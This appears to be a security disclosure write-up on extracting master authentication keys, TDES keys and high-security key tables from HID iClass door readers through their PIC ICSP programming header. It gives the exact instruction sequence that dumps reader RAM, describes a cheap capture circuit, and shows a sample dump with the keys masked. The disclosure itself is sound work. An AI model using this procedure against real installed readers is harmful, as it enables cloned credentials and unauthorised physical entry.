iClass Key Extraction – Exploiting the ICSP Interface

Introduction

Imagine the following scenario……

A hacker walks up to the corporate headquarters of a Fortune 500 company. The building used in this example relies upon the use of an iClass Contactless Smart Card system to manage access to the facility, ensuring that only authorized personnel are allowed to enter. The hacker locates an iClass reader that is installed on a side door and which is typically out of the security guard's view. With a Philips screwdriver he removes the one screw on the bottom of the unit that secures the reader to its mounting plate. The reader slides right out of its holder exposing the backside of the unit and revealing a 6-pin connector that is used for In-circuit Serial Programming at the HID factory. While the reader remains powered up (and fully functional), the hacker plugs a tiny circuit card onto the ICSP connector. The hacker presses a small pushbutton on the circuit card which causes an LED to begin blinking. Within ten seconds the blinking stops and the hacker disconnects it from the reader. The reader is slid back into its mounting plate and the single screw is replaced. The hacker then retreats to his home having spent less than a minute doing his dirty deed.

What did this hacker just obtain you ask ?

During the ten second data dump the hacker was able to retrieve the following:

- The HID Master 64-bit Authentication key used by all iClass readers.
- The two 64-bit TDES keys used to encrypt and decrypt all secure communication between the reader and an iClass credential
- The 128-byte key table that is used to generate the "High Security" key that is required to authenticate with any credential that has been configured to operate in HID's "Elite" or "Custom Key" high security programs.
- The card serial number (CSN) and Diversified Key of the last credential that was read.
- The Facility Code and Card Number of the last credential that was read.


You are now asking yourself , Can it really be that easy to collect all of that "secret" information without damaging the reader or having to take it back to a lab for some serious reverse engineering? The simple answer is yes, and here are the two reasons why…

1. The PIC18F452 microcontroller incorporates an In-Circuit Serial Programming interface that is intended to allow an external third-party device to be attached and to re-program the processor with a new or updated program. Although it is not real obvious from reading the PIC Programming Specification manual, the same interface can **also** be used to "extract" data that resides in the 1536-byte RAM File Register space.
2. When the iClass reader communicates with a card it has to retrieve the authentication and TDES keys from EEPROM and place them into the RAM file register space where they need to reside before they can be used. The high security key table must also be calculated (and saved in the File Register space) whenever an iClass credential is read. As a result, **all** of the secret key information now resides in volatile RAM memory and is readily accessible via the ICSP interface.

The ICSP Interface

The PIC 18F452 In-circuit Serial Programmer interface consists of a three-wire SPI interface combined with a Vpp (programming enable) pin and a Vcc (5Vdc) pin. When the Vpp pin is driven to a specific high voltage, the PIC enters its programming/debug mode. A device attached to this SPI interface is now allowed to take full control of the processor and "force-feed" it one machine instruction at a time. The SPI interface is used to send a 4-bit command followed by either a 16-bit instruction (in the case of a "execute Core Instruction") or it is followed by the receipt of a 8-bit byte (in the case of a read operation). An example of a Read (Shift out TABLAT Reg) sequence is shown in the timing diagram below.

FIGURE 4-4: SHIFT OUT DATA HOLDING REGISTER TIMING (0010)



Although the ICSP interface supports ten different types of commands (as shown in the table below), only two commands are required to read the PIC File Register contents. These two commands have been highlighted below.

Commands for Programming	
Description	4-bit Command
Core Instruction (Shift in 16-bit instruction	0000
Shift out TABLAT Register	0010
Table Read	1000
Table Read, post increment	1001
Table Read, post decrement	1010
Table Read, pre-increment	1011
Table Write	1100
Table Write, post-increment by 2	1101
Table Write, post-decrement by 2	1110
Table Write, start programming	1111

By executing a short sequence of instructions, the SPI interface can effectively be used to force the PIC processor to loop through a sequence of three instructions until all 6 banks of 256 registers (1536 total) have been dumped back to the SPI master device. A table that summarizes the SPI "Register Dump" sequence is shown in the table below.

In Circuit Serial Programming (ICSP) Command Sequence				
ICSP 4-bit Command	ICSP Data/ PIC Instr.	18F452 PIC Assembly Code	Comment	
0000	0x0E00	MOVLW,0	Set Upper byte of Index Addr = 0	Define Start Addr
0000	0x6EEA	MOVWF,FSR0H		
0000	0x0E00	MOVLW,0	Set Lower byte of Index Addr = 0	Define Start Addr
0000	0x6EE9	MOVWF,FSR0L		
0000	0x50EE	MOVF,POSTINC0	Read File Register & Incr Index	Loop here for all 1536 Reg's
0000	0x6EF5	MOVWF,TABLAT	Move Reg data to ICSP Register	
0010	Reg Data	N/A	Send data byte read to ICSP I/F	

Register Capture Circuit Implementation

The hardware required to extract the iClass register information is fairly simplistic and can be built for less than $15. The circuit is comprised of a generic 8-bit microcontroller which is used in conjunction with a 2K byte Serial EEPROM , an RS-232 transceiver, a couple of push buttons and a couple of connectors to allow its attachment to the readers ICSP interface and a PC serial COM port. The microcontroller is used to communicate with the reader via the ICSP interface. The serial EEPROM is used to store the contents of the File Register RAM which is downloaded across the ICSP interface. The RS-232 transceiver is used to support an RS-232 connection to a PC in order to dump the captured data at a later time. The RS-232 transceiver's high voltage pump is also used to provide the 9Vdc (min) needed to force the PIC ICSP interface into a debug mode of operation.

During download, the capture circuit receives its operating power directly from the 5Vdc regulated power provided on the readers ICSP connector. In addition, an onboard 5Vdc regulator circuit allows the connection of an external 9Vdc battery which is used to power the circuit during the time when the captured data is being dumped to a PC.

Figure 1. Register Capture Circuit shown with iClass RW300

An example of a captured register dump is shown in the figure below. The microcontroller used in capture circuit has converted the hexadecimal data to an ASCII format and added the appropriate file address information prior to being transferred to the PC.

```
0000 01 00 00 00 00 44 05 20 00 04 20 81 43 81 30 80
0010 30 42 0E 72 02 00 00 49 70 89 16 21 00 2C BE 10
0020 01 A0 21 14 20 28 B0 08 41 00 90 40 02 47 03 0A
0030 21 02 31 24 2A 30 43 45 03 00 81 0E 24 E3 00 92
0040 C0 45 C8 28 26 21 23 C6 12 00 88 C6 45 10 80 4D
0050 45 55 A2 42 9E 52 B3 24 10 0E 22 11 48 42 02 09
0060 21 00 18 08 48 89 6A 04 C4 15 8F C0 66 09 2A 68
0070 93 48 00 08 04 80 00 02 05 A3 58 05 40 08 00 26
0080 13 25 10 74 AD 50 44 00 80 11 26 EC 22 63 40 16
0090 02 13 00 18 04 C0 03 C1 05 84 11 1E 12 9B A8 20
00A0 1E 20 5C 11 48 11 12 46 00 81 0D 02 24 75 0A 10
00B0 A3 00 80 08 65 00 00 40 49 53 D4 FE FF FF 03 03
00C0 03 03 00 03 E0 17 DB E0 DC 4F E1 74 3D 6A 00 00
00D0 00 20 21 22 33 00 00 00 00 44 17 21 17 32 17 32
00E0 12 FF FE FF FF 63 63 E0 12 01 03 11 1B 00 0E 00
00F0 03 00 0C 00 01 02 80 04 A7 01 FF FF D5 FE FF FF
0100 24 08 37 04 29 79 53 34 08 XX XX XX XX XX XX XX
0110 XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0120 XX 08 56 20 DF 9F DA CF 37 02 09 02 9C AE 01 40
0130 10 00 B1 81 EE 00 F7 FF 12 E0 00 08 00 3B FF FF
0140 B1 81 EE 00 F7 FF 12 E0 00 08 00 3B FF FF 90 07
0150 08 12 27 0F 00 04 08 00 00 F5 D0 00 D0 F0 E6 67
0160 0E D5 F3 03 03 AA 8F 02 07 50 28 19 00 AA 60 A0
0170 9F 00 88 01 00 0D 00 00 42 1E 01 00 00 00 00 00
0180 00 00 00 00 00 00 00 01 B1 81 EE 00 32 00 27 00
0190 80 08 09 0D 00 04 00 12 C8 25 9E 41 48 4C DA 05
01A0 20 21 00 41 08 10 42 00 00 00 00 00 00 00 00 00
01B0 00 00 00 00 00 00 00 00 00 00 00 06 16 07 74 06
01C0 0A 00 81 00 00 00 2A DA 73 EE 00 F7 FF 12 E0 00
01D0 00 00 00 00 61 03 5C 00 40 A3 08 00 00 96 50 43
01E0 C8 18 04 14 88 C0 04 00 AB 89 00 33 19 98 08 20
01F0 B4 62 00 50 20 49 6A 18 45 04 5C 10 10 C5 74 0A
0200 XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0210 XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0220 XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0230 XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0240 XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0250 XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0260 XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0270 XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
0280 21 C0 E1 34 31 00 40 10 81 09 40 A2 01 82 18 18
0290 83 60 91 32 02 88 15 00 09 E1 01 05 48 D5 03 44
02A0 04 00 44 C9 50 04 40 02 81 31 02 4C B2 55 A6 A2
02B0 91 84 4C 48 50 40 20 70 30 20 02 00 81 05 00 48
02C0 80 01 52 A8 24 38 82 A2 12 25 02 4E 34 40 00 A0
02D0 20 28 11 40 40 49 35 3E 0A 20 00 0B 42 EB E5 20
02E0 00 34 0E 80 85 A2 73 80 01 25 40 32 50 80 65 D6
02F0 42 40 01 3C D0 6A 60 65 64 A0 80 0C 42 80 D0 A4
```

HID Master Auth key, TDES keys and HS key table are XX'd out

```
0300 D1 08 C1 A4 E6 20 4A 00 00 02 61 CB 20 80 81 C0
0310 5C 90 88 10 93 14 08 09 B0 A2 22 12 08 52 50 00
0320 46 00 8C 02 20 00 6A 18 30 86 02 01 49 18 90 40
0330 A0 83 D3 34 58 23 C3 50 02 01 60 B7 04 00 4C 58
0340 0C 03 41 30 2A 60 20 14 6E C4 33 00 C0 09 10 00
0350 81 32 28 04 30 B1 12 46 A1 04 08 81 4B 96 00 87
0360 0C 00 53 80 08 8E 04 45 0B 11 00 52 02 65 64 08
0370 05 00 95 40 C4 90 44 60 91 45 80 3D 20 10 14 12
0380 44 12 AE 93 6C 4A 82 13 31 16 02 A8 83 02 20 02
0390 63 02 20 C1 A9 80 99 04 A1 A1 68 A1 C1 01 02 17
03A0 60 33 A0 06 4C 24 22 80 46 D8 00 00 40 24 03 70
03B0 88 55 E3 13 24 14 41 68 03 42 0A 30 C5 B2 14 48
03C0 D4 25 0E D5 12 1C 08 00 88 31 23 05 02 88 10 1A
03D0 90 80 00 C1 26 C7 08 09 09 00 59 F1 09 01 04 00
03E0 00 C9 00 44 70 05 88 C8 20 D6 05 42 2A 54 20 40
03F0 4E 26 38 17 D6 00 09 06 F5 A5 9C 36 3C 82 00 10
0400 41 09 40 00 81 02 88 10 10 01 13 01 00 50 27 00
0410 00 0C 80 64 18 71 06 04 01 B0 20 25 00 58 82 00
0420 D1 02 00 60 2E 20 60 88 0C A6 C0 84 80 02 01 0D
0430 D1 12 00 08 80 C2 00 53 81 0E 02 88 9A 11 9C 23
0440 02 C9 45 10 20 86 20 42 01 14 F8 50 85 04 80 09
0450 22 06 01 B8 15 74 21 82 40 09 00 5A C8 14 15 01
0460 50 09 12 C0 18 06 07 11 10 82 85 00 98 68 00 38
0470 B8 04 0E 08 C1 04 32 93 2C A8 00 20 90 14 40 08
0480 0A 02 00 B4 C4 40 20 63 81 20 01 34 17 45 80 48
0490 21 19 30 08 20 04 1A 00 30 29 A0 10 8C 84 01 44
04A0 16 31 24 40 25 80 44 23 01 A0 90 58 E4 80 D1 C2
04B0 19 00 AC C0 40 55 15 02 04 01 00 8C 00 04 00 A4
04C0 66 C2 B9 40 80 2A 00 90 93 12 80 01 01 10 40 74
04D0 25 08 01 1A 50 02 00 65 41 90 8C 01 00 02 32 02
04E0 30 C8 81 93 78 18 AE 2D 20 41 49 19 43 34 20 41
04F0 40 20 0E 92 02 10 0B 28 44 40 20 94 D8 29 03 0A
0500 66 83 00 C6 51 08 20 12 09 28 45 00 80 70 44 EE
0510 4A 00 42 09 1B 00 00 10 42 C8 89 C3 22 25 11 03
0520 24 20 04 10 80 01 4A 04 69 A2 28 29 31 E8 20 04
0530 00 6A 08 C1 6A 24 20 28 00 12 00 00 44 2E 28 00
0540 01 01 02 00 01 C0 12 58 82 18 00 64 00 1C 9A 05
0550 05 4C 02 88 02 00 0F 40 08 C0 00 25 7C 50 04 0B
0560 81 B0 09 48 00 96 40 04 40 4C 08 B1 20 4C C0 00
0570 81 88 D4 80 64 98 20 80 92 01 10 06 1F 08 0D 00
0580 03 03 86 84 08 46 91 60 00 13 00 00 A0 23 40 61
0590 64 C8 B1 10 00 01 00 00 00 00 00 01 00 00 00 00
05A0 00 00 00 00 00 00 0D 5F 00 00 00 00 00 09 FF 02
05B0 17 21 00 00 00 02 09 00 00 00 00 00 00 B1 81 EE
05C0 00 F7 FF 12 E0 00 00 00 00 00 00 00 00 00 00 00
05D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
05F0 00 00 00 00 00 00 00 00 00 01 00 01 70 00 00 07
```

CSN, Div Key,& wiegand data of last credential read.

Conclusion

The iClass family of 13.56Mhz contactless readers suffers from a serious design flaw that allows critically sensitive data to be extracted with minimal effort. This design flaw involves the presence of a backdoor interface that can be exploited and possibly used for nefarious purposes. The storing of sensitive key information in static memory arrays that do not get purged after their use only helps to magnify the inherent flaw. The information extracted using this type of attack allows a hacker to easily circumvent the system by providing them the information necessary to modify or duplicate credentials regardless of whether the system operates in standard security mode or high security/Elite mode.

It is strongly recommended that users of iClass hardware installed in high security applications should seriously consider investigating their options for removing or disabling this “backdoor” interface. Failure to do so could potentially pose a very significant risk to the physical or intellectual property assets that the system was originally installed to protect.